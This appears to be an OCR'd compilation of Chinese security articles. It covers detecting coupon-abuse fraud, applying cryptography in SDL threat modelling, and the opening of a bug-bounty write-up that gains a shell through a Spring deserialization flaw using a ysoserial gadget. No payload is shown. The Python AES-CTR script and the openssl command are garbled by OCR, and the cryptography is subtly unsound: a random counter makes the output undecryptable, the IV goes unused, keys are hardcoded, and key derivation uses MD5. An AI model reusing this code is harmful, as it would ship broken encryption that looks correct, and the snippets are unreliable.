首先我们需要确定，薅羊毛不是不可以，但羊毛党也是有分类与进阶的，一般情况我们通常将羊毛党分为初级羊毛党和职业羊毛党。初级羊毛党只是针对不同的业务活动采用不同的“薅羊毛”策略的业余操作者而已；而职业羊毛党是以“薅羊毛”为职业，团队作战，轻轻松松月赚几十万甚至上百万都是很正常的。

我这里将羊毛党分为四个阶层，供大家参考——

1 一阶

凡有活动就薅，不计风险，只赚取返现和注册金，新手羊毛党常使用这种方式，但是这种方式盈利比较低。

2 二阶

不仅赚返现，对于一些收益高又可靠的平台，会投入一些资金进去。比如，投 2000 元一月标，收益率为 9%，除掉网贷平台的中介费用，额外赚 14 元左右，再加上投资额的 1%返利和 100 元的直接返现，总收益大约 134 元。以此计算，则平均到年化收益高达 80%。

3 三阶

用有几百个手机号、身份证、银行虚拟卡，可以对同一活动狂薅，据一位自称羊毛党人士介绍，这一类专业羊毛党月收入都在 2000 元以上。

4 四阶

类似于庄家的“羊毛团”，在平台上线前，羊毛团直接和平台运营总监谈判，以“帮助平台提升人气”作为筹码获取更高的回报。据知情人士介绍，有些平台在提现出现困难的时候，会和一些知名的羊毛党带头人谈判借款。同样，这类羊毛团有时也会对平台进行“绑架勒索”。

羊毛党的注册行为，具有单一的访问路径和极高的访问频率两种特征。而“亲友羊毛”除了具有正常人的访问轨迹和访问间隔之外，还会有一些正常的额外浏览，比如查看“投资注意事项”这种羊毛党无暇顾及的行为。实时分析系统，使得羊毛党无处遁形，同时又很好地保护了无辜的真实用户。

目前，根据 IP 和 IPC 段以及 useragent 相关的分析方法已经是常规的分析方法了。针对爬虫与羊毛党，还有一些比较有效的分析维度可供参考：

访问者的 URL 访问丰富程度：普通用户在打开网页时会有比较丰富的地址访问，而爬虫与羊毛党通常只有少数固定的页面访问.

访问者是否具有连贯的访问轨迹：普通用户在进行页面访问时，通常是有一个合理的访问轨迹，如从页面 A 跳转到页面 B，但爬虫与羊毛党在自动获取数据时，往往是对页面地址进行逐个访问，没有连贯的轨迹。

访问者是否查看了页面上的静态资源 :爬虫获取数据时往往只关心具体的文字内容和数据，但不会查看图片以及加载页面上的 CSS 或者 JS 信息，这就给出了一个较为显著的判断特征。

访问者每次访问之间的时间间隔： 爬虫在获取页面信息时，会出现连续两个 Click 之间时间非常短的情况，而人手动点击页面不会出现如此短时间或固定的时间访问模式。

如此，拥有了实时分析系统的运营部门，可谓获得了“上帝视角”。不仅能够轻易地监测带有恶意行为的手机号码，而且对于没有标签的号码，还能够依据他们的行为，对其进行标签分类。反欺诈，既要听其言，也要观其行。有了实时分析的结果，活动业务的主动权又落回到了理财平台手中，是要对异常的行为进行阻断还是任其发展全凭管理层的决策了。

总结

目前成熟的风控体系所必须的，就是数据查询与实时分析，两者缺一不可。从手机号码入手业务反欺诈，虽然具有一定的便利性，但也不能全权交付，听之任之，还是要观其以行。


毕竟，发现并成功阻止了一例欺诈，只能挽回一时的损失；而将真正的客户拒之门外，所要面临的风险，就是永远失去这些用户。对于互联网企业，业务反欺诈这条攻防之路，任重而道远。

SDL 中的密码学应用

作者：宜人贷安全应急响应中心
原文来源：http://mp.weixin.qq.com/s/3D7Cvk9KVP0mcMxIXapn9Q

互联网企业所涉业务均为线上业务，用户通过使用企业提供的线上服务进行业务交互，在业务交互的过程中常常涉及到各类安全问题。负责任的互联网企业在设计业务服务的过程中常需要引入安全体系以保证线上业务安全。当前 SDL 在具备一定规模的互联网公司已经被开展实践，本文站在 SDL 威胁建模的角度表述密码学在其中所解决的问题。

威胁建模常用的 STRIDE 模型如下图：




其中的 S、T、R、 I 均与密码学直接强相关。

本文按身份认证、完整性校验、加密、签名四部分分别阐述密码学在互联网业务中所起作用，并附简单的流程用法。

1. 身份认证

基于挑战/应答的身份认证方式属于密码鉴别的一种，特点是密码不在网络上传输，该认证方式引入随机挑战码，可抗重放攻击；

流程如下图所示：



步骤描述：

1：客户端发起身份验证请求，上送 username（密级高的可上送 hash 值）。

2、3：服务端验证 username 合法性，如果是合法用户则生成随机挑战码，并下发至客户端；（注意撞库）

4：客户端利用采集的 passwd 和所得挑战码做双次 hash，并与 username 一起发送给服务端；

5：服务端采用相同算法做身份验证，验证通过则完成认证。

再说说双因素认证

双因素比较常见的当属基于 UKEY 的强身份认证，银行通常会为储户提供免费的 UKEY 设备，以供储户自助网银业务，UKEY 属于双因子强身份认证方式，和金立手机一样内置安全芯片，做人做事安全第一；安全芯片存储用户私钥和证书文件，认证通常采用 kerberos 等认证协议；

但此类外置设备的双因素方案在互联网公司很难落地，强如阿里系支付宝，也没见强推支付盾。

原因有二：

1、成本因素

UKEY 有设备成本，这部分成本是用户承担还是企业承担？

认证需要的数字证书所依赖的 CA 系统建设维护成本很高；

2、便利性

移动互联网时代，让用户随身带个 Ukey，找个 U 口插入，真是要了亲命了；

2 、完整性校验& 信息加密

完整性校验用来防 tampering（数据篡改）。

信息加密用来防 information disclosure（信息泄露）。

完整性校验通常采用计算报文 mac、哈希值、hmac 等，这里把完整性校验和信息加密放在一起讲，主要是因为要介绍一款相对较新的 AES CCM 加密模式。

AES CCM 是 CTR 加密模式和 CMAC 消息完整性验证模式的混合模式，常用在需要同时加密和完整性校验的场景；一种模式解决两个问题，多花点时间了解掌握还是很值得。

CCM-CMAC:

CMAC 计算所得的消息完整性校验码为 AES CBC 模式最后一个数据块运算结果的输出，截取其中指定位数作为 MAC 值；熟悉 CBC 模式的肯定是秒懂。

CCM-CTR:

CTR 模式不需要 padding 补长，可作为流示加密算法使用，通过加密后的数据可推知原文数据长度，流示加密为后续的业务判断数据字段长度是否合理提供了不少便利，以判断手机号长度举例，13000000001 这个手机号，经 aes-ctf 加密后，所得数据为“90e5462e56467645cebf27”，同样也是 11 个字节；

另外，由于 CTR 模式的每次计算依赖动态 counter，每次加密运算所得数据均为动态变化，这也保证了数据的随机性。

AES-CTR 模式提供 python 脚本如下：


```
------------------------------
from Crypto.Cipher import AES
import        hashlib
import binascii
import os

password='hello'
            plaintext = "13000000001"

def encrypt(plaintext, key,                    mode , iv):
    encobj = AES.new(key, AES.MODE_CTR, counter                          = lambda : os.urandom(16))
    return                              (encobj.encrypt(plaintext))

key = hashlib.sha256(password).digest()
iv= hex(10)[2                                 : 8].zfill(16)
print "IV: "                                     +iv

ciphertext = encrypt(plaintext,key,AES.MODE_CTR,iv)
                                          print "Cipher (CTR):
"+binascii.hexlify(                                    bytearray (ciphertext))
每次的执行结果如下：
Cipher (CTR): 76b22633a68e04e7982721
Cipher (CTR): e67e9d3805f36f0250899e
------------------------------
```

2.1 传输安全

https 已经是业内标配了，但不意味着 https 下都是安全，当前互联网公司所采用的 https 模式都是单向 ssl，即服务端侧部署证书，见过不少公司产品客户端不严格校验或者压根不校验服务端证书的情况，中间人攻击比较容易发生。

本文所说的传输安全是指在 https 隧道内，再实现一次交换密钥的过程，利用交换密钥针对业务数据做密文处理；

交换密钥流程如下图：



步骤描述：

1、client 端生成随机数，作为 ckey，并用预置 rsa 公钥加密 ckey，生成 cmsg；

2、client 端上送 cmsg 至 server 端；

3、server 端使用预置的 rsa 私钥解密 cmsg，得到 ckey；

4、server 端生成随机数 skey，使用 ckey 分别加密当前连接的 sessionid 和 skey，生成 smsg ；


5、server 端回传 smsg；

6、client 端用 ckey 解密 smsg ，得到 skey 和 sessionid；

7、client 端针对拼接的 ckey、 skey 和 sessionid 做 md5，所得数据为后续的数据传输密钥。

2.2 加密存储

数据在数据库中密文存储，数据分类、分级，不同类型、密级数据采用不同的密钥、算法做加密处理；



流程说明：

1、client 端采集数据；

2、client 端交换密钥，数据加密传输；

3、server 端传输密钥脱密数据；

4、server 端按约定对数据分级采用不同类别 DB 存储密钥转加密数据；

5、存库处理。

3 、 数字签名

理论上最优的抗 repudiation 抵赖手段是数字签名。

由权威 CA 机构颁发的签名数字证书具有法律约束，政务系统中常见的电子签章就是数字签名技术的应用。

数字签名抗抵赖的理论基础是用户为签名私钥的持有者，用户妥善保存私钥，用户所持有签名证书为权威 CA 机构颁发。

但是，当前互联网公司业务几乎没有给用户签证的，数字签名抗抵赖在互联网公司也就是理论上的可能。

其他类似审计、时间戳等功能，也只是提供抗抵赖的辅助手段。

另外，签名并不是 RSA 私钥针对某数据做运算这么简单。

在 PKI 体系中，证书是密钥的载体，证书合法性和密钥用法都有明确具体要求；密钥用法为“加密”的 RSA 密钥对是不可以做签名操作的，即使做了后续的验签流程也会失败。

当然，大部分互联网公司的研发是不会 care 这些的。

4 、密码学防脱库

不是真的防脱库，不过保护数据库连接串也是保障数据库安全的一个维度。

经过安全处理的数据库连接配置文件，再也不用担心敏感信息经 github 泄露。

太频繁的给数据库更改密码业务方一定不会接受，数据库连接文件中暴露用户名密码又存在太大的安全隐患，数据库连接配置文件关键字段密文处理是个折中的方案。

方案如下：

以 jdbc.properties 为例：

```
---------------------------------------------------------------------

jdbc.url=jdbc:oracle:thin:@127.0.0.1:1521:test

#连接数据库的 user

jdbc.username=dbadmin

#user 对应的密码

jdbc.password=dbpasswd

jdbc.min_connections=1
```

```
jdbc.max_connections=5

jdbc.verbose=false

jdbc.printSQL=true

jdbc.idle_timeout=60

jdbc.checkout_timeout=3000

---------------------------------------------------------------------
```

其中的 jdbc.password=dbpasswd 需要加密处理，加密 jdbc.password 的 openssl 命令如下：

```
openssl enc -aes-128-cbc -e -in in.txt -outout.txt -K 4efa4d9b4a40c3bb1334bd2a8185682d
-iv614aa06dc68709e6d2bcf879a8bfe848 -p -a
```

命令解释：

1、in.txt 中存放数据库的明文密码；

2、使用 openssl 的 aes-cbc 加密；

3、密文输出至 out.txt 文件中；

4、加密密钥为 4efa4d9b4a40c3bb1334bd2a8185682d；


5、初始化向量为 614aa06dc68709e6d2bcf879a8bfe848；

openssl 命令执行后针对 out.txt 文件的密文密码做 base64 编码，此处的输出存入 jdbc.properties 的 jdbc.password；

在数据库连接过程中，通过判断 jdbc.password 域数据 base64 解码是否成功，如果成功则 jdbc.password 中为密文密码，继续执行 aes 解密；

如果 base64 解码失败，则 jdbc.password 域数据为明文数据库连接密码。

流程图如下：



伪代码如下：

```
----------------------------------------------------------------------
public voidsetPassword(String password) {
    if (StringUtil.isEmpty(password)) {
        return;
    }
    this.password = password;//默认直接是密码
    final boolean isBase64 = Base64.isBase64(password);
    if (isBase64) { //  如果是 Base64 的尝试解码
        try {
            byte[] base64DecodedPwd =Base64.decodeBase64(password);
            //对称加密数据一定是 16 的倍数(AES128)
            boolean isBlock16 =(base64DecodedPwd.length % 16 == 0);
            //不可见字符，是加密密码
            if (isBlock16 &&
```

```
                    !new String(base64DecodedPwd,"UTF-8").matches(PATTERN_COMMONS_CHARS)) {
                    //明文密码
                    String plainPwd =StringUtil.trimToEmpty(decodePassword(password));
                    // 解密结果是可见字符
                    if(plainPwd.matches(PATTERN_COMMONS_CHARS)) {
                        this.password = plainPwd;
                    }
                }
            } catch (Exception e) {
                LOGGER.debug(e);
                LOGGER.info("使用明文密码: ", e.getMessage());
            }
        }
    this.connectionProperties.setProperty("password",this.password);
}

public static StringdecodePassword(String secretBase64) throws Exception {
    SecretKeySpec key = new SecretKeySpec(pwdAesRawKey,"AES");
    //使用 CBC 模式，需要一个向量 iv，可增加加密算法的强度
    IvParameterSpec iv = newIvParameterSpec(IV);
    Cipher cipher =Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(Cipher.DECRYPT_MODE, key, iv);
    byte[] decode = cipher.doFinal(Base64.decodeBase64(secretBase64));
    return new String(decode,"UTF-8");
}
----------------------------------------------------------------------
```

5、补充说明

加解密属于 cpu 密集型，需要考虑防 cc。

建议将加解密操作抽象成安全基础服务，针对交易量大的可以考虑集成加解密加速硬件设备。

密码学在应用过程中需要注意密钥的保护，有条件的企业可自研密钥管理系统，全生命周期的管控密钥。

不得已需要采用预置密钥的，也需要采用密钥打散、变形的方案；多少也要增加逆向的难度。


YISRC
宜人贷安全应急响应中心

X 公司某重要系统 GETSHELL

作者：补天漏洞响应平台精英白帽子 holoboy
原文来源： http://mp.weixin.qq.com/s/X3BAFC4P3GBqreSXQPs7hw

Summary

此次测试过程很简单，就是 Google 搜到源码，白盒审计找到漏洞而后 Getshell.

1、信息搜集

没有特意选择测试站点，浏览网站时习惯在 google、github 上检索一下，看能否搜到相关信息，比如: 源码、邮箱、常用密码……。这次测试起源一次偶然性的搜索。当我访问测试站点时:http://www.xxx.com，302 跳转到了一个二级目录 http://www.xxx.com/xxxportal/，出来一个登录界面，抱着试一试的态度以“xxxportal”为关键字 google 了一下，运气比较好直接找到了源码，该公司的某位员工上传了网站系统的源码到了百度网盘还共享了出来，遂下载回来进行白盒审计。此次测试目标选择有一定的偶然性，也有点运气成分。这次并没有对网站源代码进行审计，因为代码量大，一时半会找不出 bug。而在粗略地看了项目的配置文件就找到了 Spring Service Invokers 的漏洞，后边就没有继续深入审计代码了。平时自己比较注意知识积累，熟悉漏洞测试点，这样在寻找漏洞方面就能很有针对性的进行，从而提高工作效率。

2、确认存在的漏洞

Spring Service Invokers 反序列化漏洞

https://www.tenable.com/security/research/tra-2016-20

http://www.pwntester.com/blog/2013/12/16/cve-2011-2894-deserialization-spring-rce/

http://www.securityfocus.com/archive/1/archive/1/519593/100/0/threaded

早在 2011 年 Spring 框架就被爆出个 RCE 漏洞：CVE-2011-2894 ，漏洞执行链需要构造一个 Proxy ,后来修补方式是设置一个 acceptProxyClasses 属性开关 ,禁止反序列化 Proxy 类。而现在又公布出来很多反序列化 Gadgets，于是之前的老漏洞又能利用了。

在看到源码项目/WEB-INF/lib 下存在 commons-collections 的 jar 包 ,所以这次测试利用的 payload 是 ysoserial 的 CommonsCollections1.

